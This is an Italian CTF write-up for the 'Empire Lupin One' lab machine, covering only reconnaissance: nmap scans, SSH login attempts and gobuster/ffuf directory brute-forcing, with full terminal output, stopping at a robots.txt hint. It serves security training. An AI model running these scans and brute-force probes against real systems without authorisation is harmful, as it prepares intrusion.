Task 10/01/25 CTF: EMPIRE LUPIN ONE

Report

Introduzione:

In questa guida illustrata, spiegheremo passo dopo passo come replicare un attacco sfruttando vulnerabilità di sistema per ottenere accesso superutente (root) su una macchina target. Questo esempio è stato eseguito su un ambiente controllato per scopi educativi. La macchina virtuale "Empire Lupin One" è una challenge di difficoltà media che richiede un'accurata enumerazione e sfruttamento di vulnerabilità per raggiungere l'obiettivo finale: ottenere i privilegi di root e catturare entrambe le flag. Questo report documenta tutti i passaggi eseguiti, includendo trascrizioni dettagliate dei comandi usati e screenshot rappresentativi.

Fase 1: Scansione iniziale e enumerazione

1.1 Ping della macchina target per verificarne la raggiungibilità

Comando ustao: ping 192.168.50.159

Questo comando viene utilizzato per verificare se la macchina target è raggiungibile sulla rete. Un successo è indicato dalla ricezione di risposte (echo reply) che mostrano il tempo di latenza. Se non ci sono risposte, ciò potrebbe indicare che la macchina è offline o che un firewall sta bloccando i pacchetti ICMP.

1.2 Scansione delle porte con Nmap

Comando usato: sudo nmap -sS -sV -O -Pn 192.168.50.159 -T5

-sS: Esegue una scansione SYN per individuare le porte aperte inviando pacchetti SYN e analizzando le risposte.

-sV: Determina le versioni dei servizi in esecuzione sulle porte aperte.

-O: Cerca di identificare il sistema operativo del target analizzando i pacchetti di risposta.


-Pn: Disabilita il ping predefinito, trattando il target come raggiungibile anche se non risponde al ping ICMP. Questo comando è stato utilizzato per ottenere informazioni dettagliate sulle porte aperte, sui servizi associati e sul sistema operativo della macchina target, aiutando a pianificare i successivi passi di attacco.

Risultati sulle porte aperte trovate:

- 22/tcp (SSH)
- 80/tcp (HTTP)

1.3 Scansione avanzata con script di vulnerabilità

Comando usato: nmap --script vuln 192.168.50.159




```
┌──(kali㉿kali)-[~]
└─$ sudo ping 192.168.50.159
[sudo] password for kali:
PING 192.168.50.159 (192.168.50.159) 56(84) bytes of data.
64 bytes from 192.168.50.159: icmp_seq=1 ttl=64 time=0.591 ms
64 bytes from 192.168.50.159: icmp_seq=2 ttl=64 time=0.791 ms
64 bytes from 192.168.50.159: icmp_seq=3 ttl=64 time=0.830 ms
64 bytes from 192.168.50.159: icmp_seq=4 ttl=64 time=1.01 ms
^Z
zsh: suspended  sudo ping 192.168.50.159

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -O -Pn 192.168.50.159 -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-08 15:46 EST
Nmap scan report for 192.168.50.159
Host is up (0.00074s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
MAC Address: 08:00:27:68:D1:81 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds

┌──(kali㉿kali)-[~]
└─$ nmap --script vuln 192.168.50.159
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-08 15:47 EST
Nmap scan report for 192.168.50.159
Host is up (0.00026s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /robots.txt: Robots file
|   /image/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|_  /manual/: Potentially interesting folder
MAC Address: 08:00:27:68:D1:81 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 31.91 seconds
```


1.4 Test accesso anonimo porta SSH e porta HTTP

Comandi usati: ssh anonymous@192.168.50.159 e guest@192.168.50.159

Viene eseguito un accesso di test tramite la porta 22 con il protocollo SSH, riporta che non e' possibile effettuare tale opzione a livello anonimo e richiede una chiave pubblica. La porta 80 con il protocollo HTTP restituiscono una pagina web.




```
┌──(kali㉿kali)-[~]
└─$ ssh anonymous@192.168.50.159
The authenticity of host '192.168.50.159 (192.168.50.159)' can't be established.
ED25519 key fingerprint is SHA256:GZOCytQu/pnSRRTMvJLagwz7ZPlJMDiyabwLvxTrKME.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.159' (ED25519) to the list of known hosts.
anonymous@192.168.50.159's password:
Permission denied, please try again.
anonymous@192.168.50.159's password:
Permission denied, please try again.
anonymous@192.168.50.159's password:
anonymous@192.168.50.159: Permission denied (publickey,password).

┌──(kali㉿kali)-[~]
└─$ ssh guest@192.168.50.159
guest@192.168.50.159's password:
Permission denied, please try again.
guest@192.168.50.159's password:
Permission denied, please try again.
guest@192.168.50.159's password:
guest@192.168.50.159: Permission denied (publickey,password).
```




1.4 Enumerazione directory con ffuf/gobuster e test risutati ottenuti

Comandi usati: sudo gobuster dir -u http://192.168.50.159 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x conf, txt, http, php, backup e sudo ffuf -w /usr/share/wordlists/dirb/common.txt -u http://192.168.50.159/FUZ e sudo ffuf -w /usr/share/wordlists/dirb/common.txt -u http://192.168.50.159/~FUZ e sudo ffuf -w /usr/share/wordlists/dirb/common.txt -u http://192.168.50.159/~secret/.FUZZ -e .txt,.conf,.http,.php,.backup -mc 200,301,302,401,500


L'utilizzo di ffuf è stato scelto per la sua velocità ed efficienza nel brute-forcing delle directory e dei file nascosti su un server web. Lo scopo di questa enumerazione era identificare file o directory sensibili che potessero contenere informazioni utili o credenziali, come file di configurazione, backup o script. La scelta delle estensioni .php, .txt e .backup si basa sulla loro frequente presenza nei server mal configurati, mentre i codici di stato HTTP 200 e 301 aiutano a filtrare solo i risultati validi per l'analisi successiva.




```
┌──(kali㉿kali)-[~]
└─$ sudo gobuster dir -u http://192.168.50.159 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x conf,txt,http,php,backup
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.159
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,backup,conf,txt,http
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.http                (Status: 403) [Size: 279]
/image                (Status: 301) [Size: 316] [--> http://192.168.50.159/image/]
/manual               (Status: 301) [Size: 317] [--> http://192.168.50.159/manual/]
/javascript           (Status: 301) [Size: 321] [--> http://192.168.50.159/javascript/]
/robots.txt           (Status: 200) [Size: 34]
/.http                (Status: 403) [Size: 279]
/server-status        (Status: 403) [Size: 279]
Progress: 1323360 / 1323366 (100.00%)
===============================================================
Finished
===============================================================
```




```
┌──(kali㉿kali)-[~]
└─$ sudo ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.50.159/FUZZ
[sudo] password for kali: 

        /'___\  /'___\           /'___\       
       /\ \__/ /\ \__/  __  __  /\ \__/       
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\      
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/      
         \ \_\   \ \_\  \ \____/  \ \_\       
          \/_/    \/_/   \/___/    \/_/       

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.50.159/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 1ms]
# on atleast 2 different hosts [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 6ms]
#                       [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 10ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 11ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 12ms]
#                       [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 12ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 14ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 14ms]
# Copyright 2007 James Fisher [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 15ms]
#                       [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 15ms]
#                       [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 15ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 15ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 42ms]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 52ms]
image                   [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 8ms]
manual                  [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 8ms]
javascript              [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 8ms]
                        [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 4ms]
server-status           [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 6ms]
:: Progress: [220560/220560] :: Job [1/1] :: 7692 req/sec :: Duration: [0:00:41] :: Errors: 0 ::
```



```
User-agent: *
Disallow: /~myfiles
```

